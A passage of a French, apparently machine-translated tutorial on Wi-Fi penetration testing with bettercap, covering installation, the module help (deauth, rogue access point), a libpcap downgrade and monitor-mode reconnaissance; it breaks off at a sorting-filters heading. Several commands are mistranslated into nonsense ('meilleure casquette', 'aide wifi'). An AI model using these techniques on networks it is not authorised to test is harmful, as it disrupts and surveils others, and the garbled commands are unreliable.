Tests de pénétration sans fil

Tests de pénétration sans fil : Bettercap

11 Juillet 2021 Par Raj

Introduction

Selon son référentiel officiel ici , bettercap est un framework puissant, facilement extensible et portable écrit en Go qui vise à offrir aux chercheurs en sécurité, aux équipes rouges et aux ingénieurs inverseurs une **solution tout-en-un** facile à **utiliser** avec toutes les fonctionnalités qu'ils pourraient. éventuellement besoin d'effectuer des reconnaissances et d'attaquer les réseaux WiFi, les appareils Bluetooth Low Energy, les appareils HID sans fil et les réseaux Ethernet. Dans cet article, nous verrons comment utiliser bettercap pour faciliter les tests d'intrusion Wi-Fi.

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
Installation

Pour installer bettercap, nous utiliserions :


```
apte à installer bettercap
```



```
┌──(root💀 kali)-[~]
└─# apt install bettercap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
bettercap is already the newest version (2.31.1-0kali2
The following package was automatically installed and
  gstreamer1.0-pulseaudio
```

Après avoir installé, nous pouvons voir le menu principal en tapant :


```
meilleure casquette
```



```
┌──(root💀kali)-[~]
└─# bettercap
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'hel

192.168.1.0/24 > 192.168.1.9  » [16:22:13] [sys.log] [inf] gateway
192.168.1.0/24 > 192.168.1.9  » help

          help MODULE : List available commands or show module sp
               active : Show information about active modules.
                 quit : Close the session and exit.
        sleep SECONDS : Sleep for the given amount of seconds.
             get NAME : Get the value of variable NAME, use * alo
       set NAME VALUE : Set the VALUE of variable NAME.
 read VARIABLE PROMPT : Show a PROMPT to ask the user for input t
                clear : Clear the screen.
       include CAPLET : Load and run this caplet in the current s
            ! COMMAND : Execute a shell command and print its out
       alias MAC NAME : Assign an alias to a given endpoint given

Modules

      any.proxy > not running
       api.rest > not running
      arp.spoof > not running
      ble.recon > not running
             c2 > not running
        caplets > not running
    dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
            gps > not running
            hid > not running
     http.proxy > not running
    http.server > not running
    https.proxy > not running
   https.server > not running
    mac.changer > not running
    mdns.server > not running
   mysql.server > not running
      ndp.spoof > not running
      net.probe > not running
      net.recon > not running
      net.sniff > not running
   packet.proxy > not running
       syn.scan > not running
      tcp.proxy > not running
         ticker > not running
             ui > not running
         update > not running
           wifi > not running
            wol > not running
```

Maintenant, pour naviguer dans cet outil pour toutes les options liées aux tests Wi-Fi, la page d'aide est disponible à l'adresse


```
aide wifi
```



```
192.168.1.0/24 > 192.168.1.9  » help wifi

wifi (not running): A module to monitor and perform wireless attacks on 802.11.

                    wifi.recon on : Start 802.11 wireless base stations discovery and channel hopping.
                   wifi.recon off : Stop 802.11 wireless base stations discovery and channel hopping.
                       wifi.clear : Clear all access points collected by the WiFi discovery module.
                   wifi.recon MAC : Set 802.11 base station address to filter for.
                 wifi.recon clear : Remove the 802.11 base station filter.
 wifi.client.probe.sta.filter FILTER : Use this regular expression on the station address to filter clien
  wifi.client.probe.ap.filter FILTER : Use this regular expression on the access point name to filter cli
               wifi.deauth BSSID : Start a 802.11 deauth attack, if an access point BSSID is provided
 to iterate every access point with at least one client and start a deauth attack for each one.
           wifi.probe BSSID ESSID : Sends a fake client probe with the given station BSSID, searching
                 wifi.assoc BSSID : Send an association request to the selected BSSID in order to rece
                          wifi.ap : Inject fake management beacons in order to create a rogue access p
              wifi.show.wps BSSID : Show WPS information about a given station (use 'all', '*' or a br
                        wifi.show : Show current wireless stations list (default sorting by essid).
          wifi.recon.channel CHANNEL : WiFi channels (comma separated) or 'clear' for channel hopping.

  Parameters

            wifi.ap.bssid : BSSID of the fake access point. (default=<random mac>)
          wifi.ap.channel : Channel of the fake access point. (default=1)
       wifi.ap.encryption : If true, the fake access point will use WPA2, otherwise it'll result as an o
             wifi.ap.ssid : SSID of the fake access point. (default=FreeWiFi)
              wifi.ap.ttl : Seconds of inactivity for an access points to be considered not in range any
      wifi.assoc.acquired : Send association to AP's for which key material was already acquired. (defau
          wifi.assoc.open : Send association requests to open networks. (default=false)
        wifi.assoc.silent : If true, messages from wifi.assoc will be suppressed. (default=false)
          wifi.assoc.skip : Comma separated list of BSSID to skip while sending association requests. (d
     wifi.deauth.acquired : Send wifi deauth packets from AP's for which key material was already acquir
         wifi.deauth.open : Send wifi deauth packets to open networks. (default=true)
       wifi.deauth.silent : If true, messages from wifi.deauth will be suppressed. (default=false)
         wifi.deauth.skip : Comma separated list of BSSID to skip while sending deauth packets. (default
  wifi.handshakes.aggregate : If true, all handshakes will be saved inside a single file, otherwise a fold
     wifi.handshakes.file : File path of the pcap file to save handshakes to. (default=~/bettercap-wifi-
          wifi.hop.period : If channel hopping is enabled (empty wifi.recon.channel), this is the time i
           wifi.interface : If filled, will use this interface name instead of the one provided by the -
              wifi.region : Set the WiFi region to this value before activating the interface. (default=
            wifi.rssi.min : Minimum WiFi signal strength in dBm. (default=-200)
         wifi.show.filter : Defines a regular expression filter for wifi.show (default=)
          wifi.show.limit : Defines limit for wifi.show (default=0)
   wifi.show.manufacturer : If true, wifi.show will also show the devices manufacturers. (default=false)
           wifi.show.sort : Defines sorting field (rssi, bssid, essid, channel, encryption, clients, see
         wifi.skip-broken : If true, dot11 packets with an invalid checksum will be skipped. (default=tr
         wifi.source.file : If set, the wifi module will read from this pcap file instead of the hardwar
             wifi.sta.ttl : Seconds of inactivity for a client station to be considered not in range or
             wifi.txpower : Set WiFi transmission power to this value before activating the interface. (
```

Maintenant, cet outil nécessite une ancienne version de la bibliothèque pcap, nous allons donc d'abord la télécharger en utilisant wget.

```
wget http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
dpkg -i libpcap0. 8_1 . 9 . 1-4_amd64 . déb
```



```
┌──(root💀 kali)-[~]
└─# wget http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
--2021-06-17 13:05:15--  http://old.kali.org/kali/pool/main/libp/libpcap/libpcap0.8_1.9.1-4_amd64.deb
Resolving old.kali.org (old.kali.org)... 54.39.49.227
Connecting to old.kali.org (old.kali.org)|54.39.49.227|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 153200 (150K) [application/x-debian-package]
Saving to: 'libpcap0.8_1.9.1-4_amd64.deb'

libpcap0.8_1.9.1-4_amd64.deb                          100%[=================================

2021-06-17 13:05:16 (182 KB/s) - 'libpcap0.8_1.9.1-4_amd64.deb' saved [153200/153200]


┌──(root💀 kali)-[~]
└─# dpkg -i libpcap0.8_1.9.1-4_amd64.deb
dpkg: warning: downgrading libpcap0.8:amd64 from 1.10.0-2 to 1.9.1-4
(Reading database ... 289751 files and directories currently installed.)
Preparing to unpack libpcap0.8_1.9.1-4_amd64.deb ...
Unpacking libpcap0.8:amd64 (1.9.1-4) over (1.10.0-2) ...
Setting up libpcap0.8:amd64 (1.9.1-4) ...
Processing triggers for libc-bin (2.31-12) ...
Processing triggers for man-db (2.9.4-2) ...
```


Mode moniteur et découverte Wi-Fi

Le mode moniteur est un mode promiscuité pour votre récepteur IEEE802.11x (alias adaptateur Wi-Fi ou carte réseau Wi-Fi) et vous permet de capturer les signaux non seulement de votre point d'accès, mais également d'autres. Pour mettre votre adaptateur Wi-Fi en mode promiscuité :

```
bettercap -iface wlan0mon
```

Pour commencer à découvrir les points d'accès autour de vous :

```
Wifi. reconnaissance en cours
```




```
┌──(root💀 kali)-[~]
└─# bettercap -iface wlan0mon
bettercap v2.31.1 (built for linux amd64 with go1.15.9) [type 'help' for a list of com

 wlan0mon  » wifi.recon on
[16:25:49] [sys.log] [inf] wifi using interface wlan0mon (9c:ef:d5:fb:d1:5c)
[16:25:49] [sys.log] [war] wifi could not set interface wlan0mon txpower to 30, 'Set
 wlan0mon  » [16:25:49] [sys.log] [inf] wifi started (min rssi: -200 dBm)
 wlan0mon  » [16:25:49] [sys.log] [inf] wifi channel hopper started.
 wlan0mon  » [16:25:49] [wifi.ap.new] wifi access point Amit 2.4G (-63 dBm) detected a
 wlan0mon  » [16:25:49] [wifi.ap.new] wifi access point JioFiber-QwXYk (-67 dBm) detec
 wlan0mon  » [16:25:49] [wifi.ap.new] wifi access point Sachin 2.4 (-59 dBm) detected
 wlan0mon  » [16:25:50] [wifi.ap.new] wifi access point <hidden> (-77 dBm) detected as
 wlan0mon  » [16:25:50] [wifi.ap.new] wifi access point P1208 (-71 dBm) detected as b8
 wlan0mon  » wifi.recon on[16:25:50] [wifi.ap.new] wifi access point <hidden> (-69 dBm
 wlan0mon  » wifi.recon on[16:25:50] [wifi.ap.new] wifi access point AMIT ROCK (-73 dB
 wlan0mon  » exit[16:25:51] [wifi.ap.new] wifi access point ajoy (-63 dBm) detected as
 wlan0mon  » wifi.recon off[16:25:51] [wifi.ap.new] wifi access point Kavz (-71 dBm) d
 wlan0mon  » wifi.recon off[16:25:51] [wifi.ap.new] wifi access point White Wolf_2.4GH
 wlan0mon  » wifi.recon off[16:25:52] [wifi.ap.new] wifi access point Abhiaka (-67 dBm
 wlan0mon  » wifi.recon off[16:25:52] [wifi.ap.new] wifi access point air16531 (-75 dB
 wlan0mon  » wifi.recon off
```

Filtres de tri

Souvent, connaître le fournisseur d'un point d'accès nous aide à vérifier le point d'accès par rapport aux vulnérabilités connues. Pour ce faire, nous pouvons utiliser la commande suivante :

